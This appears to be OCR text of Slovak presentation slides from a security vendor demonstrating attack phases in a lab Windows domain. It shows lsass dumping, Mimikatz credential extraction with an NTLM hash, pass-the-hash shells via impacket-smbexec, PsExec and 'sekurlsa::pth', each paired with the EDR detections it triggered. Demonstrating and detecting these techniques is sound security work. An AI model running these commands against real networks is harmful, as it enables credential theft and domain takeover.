
# Cieľ fázy


výpis a dumpovanie súborov


získanie NTLM Hashov z pamäte

zneužitie hashov hesiel

„Try & Error“  cez zoznam hesiel




LockApp.exe 8876 Suspended DomainUser 00 0 K Disabled
lsass.exe SYSTEM 00 5,720 K Not allowed
Microsoft. DomainUser 00 0 K Disabled
MoUsoCo SYSTEM 00 3,476 K Not allowed
msedge.ex DomainUser 00 7,560 K Disabled
msedge.ex DomainUser 00 41,852 K Disabled
msedge.ex DomainUser 00 952 K Disabled
msedge.ex DomainUser 00 7,264 K Disabled
msedge.ex DomainUser 00 10,128 K Disabled
msedge.ex DomainUser 00 3,160 K Disabled
End task
End process tree
Provide feedback
Set priority
Set affinity
Analyze wait chain
UAC virtualization
Create dump file
Open file location
Search online
Properties
Go to service(s)
Fewer d
End task
DETECTIONS (1)
SEVERITY
PRIORITY
RESOLVED
OCCURRED TIME
COMPUTER
EXECUTABLE
PROCESS NAME (ID)
COMMAND LI
USERNAME
Rule Potential Credential Dumping - lsass*.dmp file has been written to disk [E0305]
Sep 7, 2022, 4:07:03 PM
evilcorp1
taskmgr.exe
taskmgr.exe (7120)
/4
simpledomain\domainuser
taskmgr.exe (7120)
Potential Credential Dumping - lsass*.dmp file has been written to disk [E0305]


mimikatz 2.2.0 x64 (oe.eo)
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonpasswords
Administrator: Command Prompt
Authentication Id : 0 ; 23314429 (00000000:0163bffd)
Session : Interactive from 4
User Name : Administrator
Domain : SIMPLEDOMAIN
Logon Server : WIN-D3PGK84O279
Logon Time : 9/18/2022 7:12:40 AM
SID : S-1-5-21-451025823-1942911578-2532742961-500
msv :
[00000003] Primary
* Username : Administrator
* Domain : SIMPLEDOMAIN
* NTLM : f56a8399599f1be040128b1dd9623c29
* SHA1 : 3edb384812cbe4c90713bca316eb3739fe2541f1
* DPAPI : 42dad9d380f161adc22b5759f4d5cdff
tspkg :
wdigest :
* Username : Administrator
* Domain : SIMPLEDOMAIN
* Password : (null)
kerberos :
* Username : Administrator
* Domain : SIMPLEDOMAIN.COM
* Password : (null)
ssp :
credman :
cloudap : KO
cmd.exe (7864)
mimikatz.exe (8396)
Process with mimikatz-like executable metadata executed [A0423]
DETECTIONS (1)
SEVERITY
PRIORITY
RESOLVED
OCCURRED TIME
COMPUTER
EXECUTABLE
PROCESS NAME (ID)
COMMAND LINE
USERNAME
Rule
Process with mimikatz-like executable metadata executed [A0423]
Sep 18, 2022, 4:15:40 PM
evilcorp1
mimikatz.exe
mimikatz.exe (8396)
None
simpledomain\domainuser

# Old School metódy..

- Brute-Force Attack (Invoke SMBAutoBrute)
- Password-Spraying (Wordlists)
- NTDS dump (NT Directory Service, ADS)

# Fáza 4 Orientácia

## Laterálny pohyb


Digital Security
Progress. Protected.

# Cieľ fázy

riadenie interaktívneho vzdialeného shellu s privilegovanými právami bez akéhokoľvek škodlivého softvéru
impacket – smdexec)

zvýšenie vlastných práv (PsExec)

lokálna inštancia Powershell s Domain Admin oprávneniami (sekurlsa::pth via Mimikatz)



# Vedomosti sa stávajú výhodou

- **Pass the Hash Metóda**
  - impacket
  - Metasploit - PsExec
  - Zneužitie SMB Protokolu (port 445)
- **Overpass the Hash Metóda**
  - Mimikatz (sekurlsa::pth)
  - Cobalt Strike (-pth Module)
  - PsExec (pre odosielanie cez príkazový riadok)
  - RDP
  - zneuzitie  NTLM / Kerberos Granting Ticket

**RDP  sa často používa na pohyb v sieti**

```
┌──(root㉿kali)-[~]
└─# impacket-smbexec -hashes ":f56a8399599f1be040128b1dd9623c29" SimpleDomain/DomainUser@10.1.206.252
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6131:1aae:84af:fe74%8
   IPv4 Address. . . . . . . . . . . : 10.1.206.252
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.1.206.1

Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::110:e57c:a706:5149%13
   IPv4 Address. . . . . . . . . . . : 10.0.0.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Windows\system32>
```


| DETECTIONS (2) | SEVERITY | PRIORITY | RESOLVED | OCCURRED TIME | COMPUTER | EXECUTABLE | PROCESS NAME (ID) | COMMAND LINE | USERNAME |
|---|---|---|---|---|---|---|---|---|---|
| Firewall Web threat | ⚠ | | | Sep 18, 2022, 8:42:37 PM | evilcorp1 | ntoskrnl.exe | ntoskrnl.exe (4) | None | nt authority\system |
| Antivirus Potentially unwanted application: BAT/Agent.B | ! | | | Sep 18, 2022, 8:32:24 PM | evilcorp1 | Unknown | Unknown | Unknown | Unknown |

**SMB/Impacket.Smbexec**
Detected by ESET Endpoint Security product

| | |
|---|---|
| Occurred | 8 minutes ago - Sep 18, 2022, 8:42:37 PM |
| Triggering process | System: ntoskrnl.exe |
| Command Line | None |
| Username | nt authority\system |
| User Role | Unknown |

ntoskrnl.exe
PE

| | |
|---|---|
| SHA-1 | 25B60372BE1C5530A1A8105027A44617089829A3 |
| Signature type | Unknown |
| Signer Name | Unknown |
| Seen on | 2 computers |
| First Seen | 18 days ago - Aug 31, 2022, 9:16:52 AM |
| Last Executed | 2 minutes ago - Sep 18, 2022, 8:48:26 PM |



\\EVILCORP1: cmd.exe

```
C:\Users\DomainUser\Desktop\Malware>PsExec64.exe -i -s cmd.exe
```

Administrator: C:\Windows\system32\cmd.exe

```
mikatz # privilege::debug
ivilege '20' OK

mikatz # sekurlsa::pth /user:Administrator /domain:SimpleDomain.com /ntlm:f56a8399599f1be040128b1dd9623c29
run:PowerShell.exe
```

| DETECTIONS (3) | SEVERITY | PRIORITY | RESOLVED | OCCURRED TIME | COMPUTER | EXECUTABLE | PROCESS NAME (ID) | COMMAND LINE | USERNAME |
|---|---|---|---|---|---|---|---|---|---|
| Rule Process with mimikatz-like executable metadata executed [A0423] | ⚠ | | | Sep 18, 2022, 6:04:46 PM | evilcorp1 | mimikatz.exe | mimikatz.exe (4044) | None | nt authority\system |
| Rule Remote execution using PsExec [B0901] | ⚠ | | | Sep 18, 2022, 6:02:02 PM | evilcorp1 | cmd.exe | cmd.exe (9604) | None | nt authority\system |
| Rule PsExec named pipe created [A0904] | ⚠ | | | Sep 18, 2022, 6:02:02 PM | evilcorp1 | psexesvc.exe | psexesvc.exe (9656) | None | nt authority\system |

# Fáza 5 Perzistencia

